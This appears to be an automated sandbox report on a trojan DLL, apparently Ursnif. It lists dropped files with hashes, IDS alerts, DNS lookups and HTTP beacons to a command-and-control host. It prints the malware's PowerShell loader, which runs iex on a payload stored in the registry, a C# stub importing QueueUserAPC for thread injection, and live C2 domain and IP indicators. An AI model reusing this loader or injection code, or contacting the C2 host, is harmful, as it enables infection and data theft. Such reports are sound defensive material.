SHA-256:	AC1B2EE25FF67A10474A9130F151529D03593D6DAA3B44E3FAF85A872B437CE4
SHA-512:	93FCE9D12D7A009E12B2C1A15B99D77B0775331D5BC1AA6E3D372BED2805FB94577E793F80FBA7089E4F52678B5865208A3A429C7EB69557C4FA48089C8AF45F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...a.5.q.0.n.x.a.g...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...a.5.q.0.n.x.a.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	396
Entropy (8bit):	4.9841648897335995
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJGa7mMRSR7a12P5JSSRa+rVSSRnA/fDDQy:V/DTLDfucaA3xv9rV5nA/HQy
MD5:	AFB1799F1AEBC489A9583C7CF3EABC87
SHA1:	BF47182925DED6BD7A35E2EA57C44C4B5D28CDAD
SHA-256:	AF6E88061E474FF75EE21A0521844D64DE10EFF291A6D4C7AB4850D9166F0F98
SHA-512:	9D9A5B9C8CD76E3F3C97B6060D5B3AD2129FFA34ECAF8C78559D53D25F749DF254A6872E878D8CE032B33B353804B3587DD7890EE5C10820E67EC0CF8676C5I
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class susrkisij. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr ajmlxynp,IntPtr pgoq,IntPtr qtbri);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint nrr,uint kxj,IntPtr rmmfwi);.. }..}.

C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.cmdline	
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.257631127653019
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23ftObU31J+zxs7+AEszIwkn23ftObU3P:p37Lvkmb6KRfFMIJ+WZEifFMO
MD5:	7728646326D2783349F63C80B5A1E9A8
SHA1:	11FA7C7AB80D7F48E1635AA864ED60558CE5128D
SHA-256:	18C3263F03020C7BA484030A63813FB252029D0114EF411C2D03182A9C6596A6
SHA-512:	98B3CCF1CE879F8A4631CCCCCECF99895E2D2F7A9CFC80EBD2FE2B970C5B9143E55D191C72B3D2737DA1C96B43607DAA7FD34A476F4E37953A1F482B567964E1
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.0.cs"

C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5901179735201065
Encrypted:	false
SSDEEP:	24:etGSG/u2Dg85FtkKFFl73wJCWJ4v8FtkZffBepgaUI+ycuZhNnakSpPNnq:6zWb5F/D3wu5Jfco1ulna3Lq
MD5:	4916BABAA468FF871F65EEE09C0505AA
SHA1:	B28A40D3A73EEAC948A71FB4C5100E9DCBDF4590
SHA-256:	5CD8E20F9EC159A8C9AE6C0D12CB4DB328BA15668B2D5642065431B6E9A13A71
SHA-512:	67B8BD757D56707FA31833FE4F5B94F1C2F47D75D09DBEB53AF3229814E2386B11FDA125CDBEE1529D50225D5E47A550CA7ED77D16AB0587071ECBEFFE41946
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...)7.`.....!.....#... ...@..... ..... ..@.....#..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....5.....!..... <..... I..... \.....P .....g.....m.....v.....{.....g. ...g...!.g.%...g.....*.....3.).....<.....I.....\..... .....%.....<Module>.a5q0nxag.dll.susrkisij.W32.mscorli

C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF4CED7B9C6381C1A4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6159110237952536
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lob9lob9lWxk3yhmRIysx:kBqoIci1ryQ
MD5:	B5B031774717505B8C446D9C079DAF16
SHA1:	A7464CCC6DC4BBD88D5149D5ACBF4776C06B0157
SHA-256:	EACC4763E272491DEBE2ABDE6BF2DBF492B8001CA45FDAE16BFCE0D2498A261A

C:\Users\user\AppData\Local\Temp\~DF4CED7B9C6381C1A4.TMP	
SHA-512:	7769737AAD94938B93FA37ABEE2F8DF4382A05E1D468FE8F0AA491BC45AD5B063A2457CC0839B5EAE285D8F024D7A4D451A985F0519800A65E461DA7411412B
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF7EA6945E3CD7EBAD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40177
Entropy (8bit):	0.6762697500555549
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+qMWfMBFYkzUE/FFYkzUE/SFYkzUE/v:kBqoxKAuqR+qMWfMBak7Fak7Sak7v
MD5:	6907CC4727353076F08A2888A1E9BCF0
SHA1:	0A198C5FE744DBF4136C62282A84F0AA4AA2E5A6
SHA-256:	0D663B170BE247D9BBEC14C8F61F31DE5B81C1E373BF4AF066FDB86302355CD2
SHA-512:	53F4F7FB2AECB3C74203883E7E15D7398BDA6B2FFB8273F15163CC4AF43B9351BB86D20DE06253D441A974743FA8E16436A1A56B8C04B5E8CA490C7C50C0EC 4
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF80F9FBD8B5E4CA4D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.6795314732776772
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+GAVAVhVKVnDMAfD3uDMAfD3pDMAfD3K:kBqoxKAuqR+GAazA5gAfzugAfzpgAfzK
MD5:	08B66F5B75C25D3FB57113B87C6A7730
SHA1:	0121ADCF86C15F9B7489B1B6E7573FE49E0F9940
SHA-256:	08CE91FDB5A313B6CF4CE6767A4D2FCB6338295CE67D93035AFF741AF6357A7E
SHA-512:	9CF9A5EF493398463754915EA56271E823263CF999249EE63936BD35B6DC5D415BC0E16A9F3D654EE721A83FDF39658209EF7E2FB0CB7CFF478A9052B0B00F3D
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFE5A3706066494A6C.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40153
Entropy (8bit):	0.6730221404009551
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+iEOnUVZEr8f6ZEr8fdZEr8fO:kBqoxKAuqR+iEOnUVP6PdPO
MD5:	B09B5F6903BE7DC51898CC9B7FFE8180
SHA1:	029BC213182345B2E8605D379662FC52932F29D1
SHA-256:	5604C00748D2EAD92B0BAE3CAC531F5EA29E2442801DE5AC52A20386B5B91FBA
SHA-512:	828CB7E33E5090723A387797A3296B248F5D33DA5DE061254AE1CE2D2B64D50BAA638E49366B2B0E9210F18CF2DEBB5D81CDFFED087C7C2F40AE9F80BF012C 2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Documents\20210709\PowerShell_transcript.610930.y20pEmdd.20210709134643.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

C:\Users\user\Documents\20210709\PowerShell_transcript.610930.y20pEmdd.20210709134643.txt	
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.481722498459992
Encrypted:	false
SSDEEP:	24:BxSAxi7vBZ1x2DOXUWOLCHGIYBtBCWzHjeTKKjX4CIym1ZJXi3OLCHGIYBtBW:BZ2vj1oORFeVzqDYB1Z8FeW
MD5:	62B191B186CE55F2F492C415E53B40DB
SHA1:	51344F4358B27B26535096DA8A7BBBB112CFB1B3
SHA-256:	D0F93F702F52C6FABD6D91E0B0ADFBDBEF82483DBA30BA1E8092F4C69B77328D
SHA-512:	558A232827000F06E6DB4B3A7196B840C79E13EB769331CAEE1A0010435FAC5829662E308709C5C83E0F22B77613B1427B6CF21D94C46A8AABA51A9FE2E8BAD4
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210709134643..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 610930 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 4652..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210709134643..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	6.751938575699122
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll
File size:	455680
MD5:	f3be390b01c85970deeae124ca36ce2d
SHA1:	93114ecf1b2c711ec10e1fafdc834393efc11a97
SHA256:	4eef8b6a5bcd808cd0ab0e33efcea2c2f9a36abe556e565 56de8550383c9d3ce
SHA512:	463829e0a07a2983d967483d49dd478243658c0be583b ddb801cd45beb869eee8cda812ea3a74e5cf5d70be07b5 a59677317dbadcefdb8a21de3ddcbe7fa3a6
SSDEEP:	12288:AmYDWUbdfyU+H93bJ3aBGQIuSR35F5VBpx:y BbdfJsJqBG5VB/
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....S....z.X. z.X.z.XL..Y.z.XL..Y.z.XL..Y.z.X...Y.z.X...Y.z.X...Y6z.X..k X.z.X.z.Xcz.X...Y.z.X...Y.z.X...Y.z.XRich.z.X.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x102bd37
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5EEF06D3 [Sun Jun 21 07:05:55 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	6507b1356328cc79bafe86c109deb6e0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4a297	0x4a400	False	0.661524095118	data	6.63817976219	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x4c000	0x21a70	0x21c00	False	0.642896412037	data	5.99559143742	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6e000	0x98684	0xc00	False	0.193033854167	data	2.39527131559	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x107000	0x23e4	0x2400	False	0.796223958333	data	6.72128933027	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/09/21-13:46:23.792730	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49751	80	192.168.2.4	165.232.183.49
07/09/21-13:46:23.792730	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49751	80	192.168.2.4	165.232.183.49
07/09/21-13:46:28.476311	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49752	80	192.168.2.4	165.232.183.49
07/09/21-13:46:28.476311	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.4	165.232.183.49
07/09/21-13:46:33.139385	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49757	80	192.168.2.4	165.232.183.49
07/09/21-13:46:33.139385	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49757	80	192.168.2.4	165.232.183.49

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 9, 2021 13:46:22.994344950 CEST	192.168.2.4	8.8.8.8	0xe9cb	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 9, 2021 13:46:27.995732069 CEST	192.168.2.4	8.8.8.8	0x3fb8	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 9, 2021 13:46:32.933850050 CEST	192.168.2.4	8.8.8.8	0x230	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 9, 2021 13:45:54.140505075 CEST	8.8.8.8	192.168.2.4	0xfff3	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Jul 9, 2021 13:46:23.270823956 CEST	8.8.8.8	192.168.2.4	0xe9cb	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 9, 2021 13:46:28.282728910 CEST	8.8.8.8	192.168.2.4	0x3fb8	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)
Jul 9, 2021 13:46:32.951575041 CEST	8.8.8.8	192.168.2.4	0x230	No error (0)	gtr.antoinfer.com		165.232.183.49	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49751	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:23.792730093 CEST	631	OUT	GET /6jptEA6wC8OB7/q7vTQZto/d5CchjdbRrqZ5Z6Z_2Bg1vm/WfbX13QLJh/A2YEXLOoa_2F7tRm_/2FNwBUDim j6E/uPAUHKBNpk1/VjWeByKba7dA22/iqRSzqgEmB8mQYjX5o51W/j5ZXNQEryFUoJZBW/23tsS6zCPUWYtMD/UgNU 1ARyOqPJE6n7Jx/XOgl3vdma/Y9s8AjQPcJNHAV_2FpBb/lOSs_2B_2Fregn_2FdZ/VSdKs_2FcaLNlVfbwth9Oi/4 Vv_2ByCuk9fd/KEhpOJmg/c26kjnO4VZB2XIIXhQgYfGA/kb61PFLJEL/EFmfSuje8R4VMH6_2/BZs_2FmiZbLkWW5 Nz8ToLf/Y HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:24.720765114 CEST	633	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 09 Jul 2021 11:46:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 1c 9b c7 72 a3 40 14 45 3f 88 05 19 c4 92 8c c8 39 ed c8 39 67 be 7e e4 29 ef 4c c9 88 ee 7e f7 9e 53 b2 e8 32 af 25 08 fd 9a e7 35 eb a9 e8 89 16 8b 3a cb 84 8f e5 ee d3 54 a8 9b ef 63 04 df 2c dd 96 75 37 a2 f3 eb c5 b6 49 1a e2 24 9c 42 da 4c ed 91 c8 5b dd 99 06 25 54 67 ff 04 bd 67 62 a6 d1 95 db 77 df 9c 3c 26 b5 e4 4b 24 6a 08 0b d4 30 42 29 89 a4 b3 a5 4e b0 d4 d2 f4 7e a5 96 cd 80 24 e0 9a f5 88 7c fd 87 fe 18 23 14 14 10 81 e3 3b c0 9b 3a f9 61 3a 70 24 3f 2c 51 6d 72 28 2c 09 f0 bb 48 d7 60 a2 68 3d 71 7f ef 86 a8 f8 25 8c 9e 8c 2c b4 16 91 7b a9 75 90 4e d2 d4 34 03 46 a0 9e eb 78 06 5a 51 ab 40 77 ed bc 65 8f 7d b6 6f 16 6c ba 34 12 56 36 b3 94 17 d0 46 63 49 18 c3 22 4b b5 0d 2b 83 0f 89 7d 37 d3 77 4d c6 24 34 a0 5c 8e 80 44 da 66 b0 db 06 00 ee 8a 7c 70 2a 5b c8 16 40 d8 e0 9a 14 72 cc ae 4b e9 61 35 b7 f1 4f 1b 0b 7c 9c 72 40 2a ac 6c b6 6b 00 41 48 07 a0 60 e2 e3 b0 7b 10 ae ab 1a c4 37 57 04 f2 ce f5 f9 24 7c c0 3e 7f 0a a2 62 bf 6e 7c ef 7e 26 72 e1 70 87 a8 10 d4 16 f4 91 ca f2 92 fb 0f ed 39 9e a6 e8 f1 6a b4 b9 13 18 5f 0f 26 88 d2 c8 b6 05 6c be 61 12 9b a6 0c 37 4a c3 46 66 46 c5 65 67 26 27 e8 e2 13 16 6f d2 bd 2e fe 57 d1 17 ba 76 0d 3f 3b b7 d4 0f e9 c1 3f d5 dc 75 ec 31 93 42 e3 4b ae 5f 70 c8 c5 6c 7b f7 f2 fa 4a 38 41 aa 64 1f 3e f6 76 b2 8e f7 48 40 5c e3 cf 80 43 17 fd 59 05 4f 50 1e 4d b6 eb 0e d1 fa da 21 6d b2 54 58 e5 ab 53 b6 aa 80 d8 f2 75 97 db be eb c0 33 4b b7 f1 14 c9 3a 6e da 05 99 35 7c 3f fb 84 34 15 4a aa 76 cc 5a bc b9 be a8 5f cd 72 b8 9d a5 10 18 2e 68 68 a8 12 7b 9c 12 a6 b9 54 f5 fc 23 cd 15 0a 2f 8f f3 2a ea 76 dd fd 86 1a 16 d1 31 7d d9 e5 18 96 7c b6 af 54 b0 7b b8 06 d2 70 e6 65 63 ed 45 9b 7d 9d 09 a6 0d fd 2d f8 19 7d 9e e4 c0 6d c5 5b 0a b0 0d 61 d9 d4 07 ea 7e b1 34 6a ed e3 ab ec 2f 76 06 32 54 b5 3a e4 84 85 c1 e1 1b 87 b1 40 bb 93 d5 ba 4e ec c1 18 17 43 81 6b 1e 5d 39 90 cf 31 64 5d 06 82 ba 76 cf 72 0e 9c 5b b3 15 12 47 b1 9d 79 3c f5 68 99 49 32 c3 e9 39 1d 48 8e b8 e1 76 dd bb 3c 87 7f b5 6f b9 cf b3 2c 12 f3 9a 2d 2e 3f 4f 91 bc e5 af 61 17 82 7d ad 87 f7 75 f2 4d c9 38 4f 44 8e eb 5d 44 f5 77 ba 0a de 2d 61 56 45 fb 11 65 c5 4a b3 7d b7 c3 46 2e 0e cf 63 6f a7 d2 f7 ed 31 1e a1 10 72 b7 16 bd d6 ed 90 07 8c 97 73 95 a0 b1 69 44 d0 e3 f8 2d c3 f1 dc 7e 1e f7 77 83 f3 22 f5 72 af 07 b6 25 39 0a 07 4f 2f 08 25 f5 d4 0d 55 7d 82 12 48 20 44 74 b6 71 60 ba 81 3a 1f c6 9a 6f cb a6 25 05 25 e4 79 a7 f8 be e8 6f 47 b9 2d 69 88 81 61 fc 09 4b ca c8 05 f2 ac 83 97 dc 9d bf 39 6b ed 8f 73 c9 94 d3 84 22 12 d4 c1 fb 51 c0 fe 42 6a 66 34 6b dd 1b 3e 59 63 9c 3c d2 f2 78 a6 fa 6a 14 79 dd da a4 83 e5 c1 72 f1 a9 55 69 d5 50 b1 76 a4 24 78 5c 84 9b 2f 42 ca 1a c6 67 bd af 8f 2c b8 1d 1b 99 06 1b 48 91 81 29 1c 7a fc 78 36 70 a8 55 f4 04 be 6e 2d f0 27 10 ab 2f 58 53 5a 4b 58 13 89 4c 03 e1 35 2a 96 45 43 a9 a6 2f 75 11 f4 94 da f7 74 7a 2e 46 59 0d 1c f7 c2 9c 9d c5 6c e4 ec 91 7e 58 32 d4 1f cb 03 c1 f9 e3 9b 59 3c fb ba 3d 0b ca 4b 9f 46 9e 22 23 f7 29 fc 10 a1 8b a0 77 51 9e ed 64 81 6f 93 df 14 8e 2b 31 ce 58 e8 af 38 83 8d d3 20 d5 5d 45 92 c6 59 Data Ascii: 2000r@E?99g~)L~S2%5:Tc,u7I$BL[%Tggbw<&K$j0B)N~$\|#;:a:p$?,Qmr(,H`h=q%,{uN4FxZQ@we}ol4V6Fc I"K+}7wM$4\Df\|p*[@rKa5O\|r@*lkAH`{7W$|>bn|~&rp9j_&la7JFfFeg&'o.Wv?;?u1BK_pl{J8Ad>vH@\CYOPM!mTXSu3K:n5 |?4JvZ_r.hh{T#/*v1}|T{pecE}-}m[a~4j/v2T:@NCk]91d]vr[Gy<hI29Hv<o,-.?Oa}uM8OD]Dw-aVEeJ}F.co1rsiD-~w"r% 9O/%U}H Dtq`:o%%yoG-iaK9ks"QBjf4k>Yc<xjyrUiPv$x\/Bg,H)zx6pUn-'/XSZKXL5*EC/utz.FYl~X2Y<=KF"#)wQdo+1X8]EY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49750	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:26.031425953 CEST	838	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 9, 2021 13:46:26.554290056 CEST	838	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 09 Jul 2021 11:46:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49752	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 13:46:28.476310968 CEST	839	OUT	GET /iJicPEzpWLt9kIte6bxUGY/_2BR7ODZwRNCt/zjY2vw66/miliEkUQv2irt3ku_2FqNHB/akyqFQ_2BU/yM9S ZV6ME7y_2FqkK/It7SIsAlfzad/nxZBZ52awi6/psN6Yj3z7wNsMk/xQu7epV5m4ODSAWDxLy1j/Gk_2FldXWGNOMA HD/fQa5bj6bJuGJvLC/_2BINvzSWHR8aC2WFb/3FD_2BoRU/0ETns47no1FSMZrZVvpo/oidVSWsyBZKZQ2VvZTQ/a pd5gJV2bxCtRREtLzEP23/aQrm19tlQuqLU/uXn4W8l5/0vUbA5p07eFzebEv_2BENSg/QJGoAud5ASp7/0hsFWY2nQ/G HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 9, 2021 13:46:29.380198002 CEST	876	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 09 Jul 2021 11:46:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 92 83 50 10 45 3f 88 05 6e 4b 5c 82 3b ec 70 d7 e0 5f 3f 99 9a 75 0a e8 bc be f7 9c 0a e3 22 46 69 4a 89 0d bf 62 27 06 5f dc 34 68 5b b7 0f 81 0d 5d cc 80 e5 82 22 63 e1 ba e3 36 77 6c 8c 96 91 d7 61 a2 07 ea a8 43 79 2a 30 b0 b4 aa 83 50 87 a1 be b8 b2 96 35 fc a5 5e a8 65 97 05 6a 03 3f 3b a3 9c a0 b8 9b 23 79 82 6a 69 f2 e2 c1 c4 96 61 34 d0 04 31 db d6 56 ed cb de c5 3e 77 af 31 80 9a f3 e3 4e 9b ee 39 67 54 ba 17 82 aa 5b 94 fd cd 9a ed 1b 69 74 3d d7 85 4b e9 b8 21 df 46 fa 38 9d 5d ed 78 28 97 26 5c 50 5e d0 2e d1 ad 36 ba 60 2b 5e e7 83 a9 59 56 2e 61 06 4b 6d 91 3c 1b 71 f6 c5 da 09 9c ee 3b 5e bb 5c 1a ba 82 32 b9 6b c8 54 88 12 81 a5 e2 5d df 70 b3 09 0d d6 08 94 1d 83 3a 92 3e 0a ed f7 20 20 1f d7 c2 f2 5b 5b b6 e9 29 71 0e f1 d0 98 40 48 b7 ca ba c5 0c 47 75 57 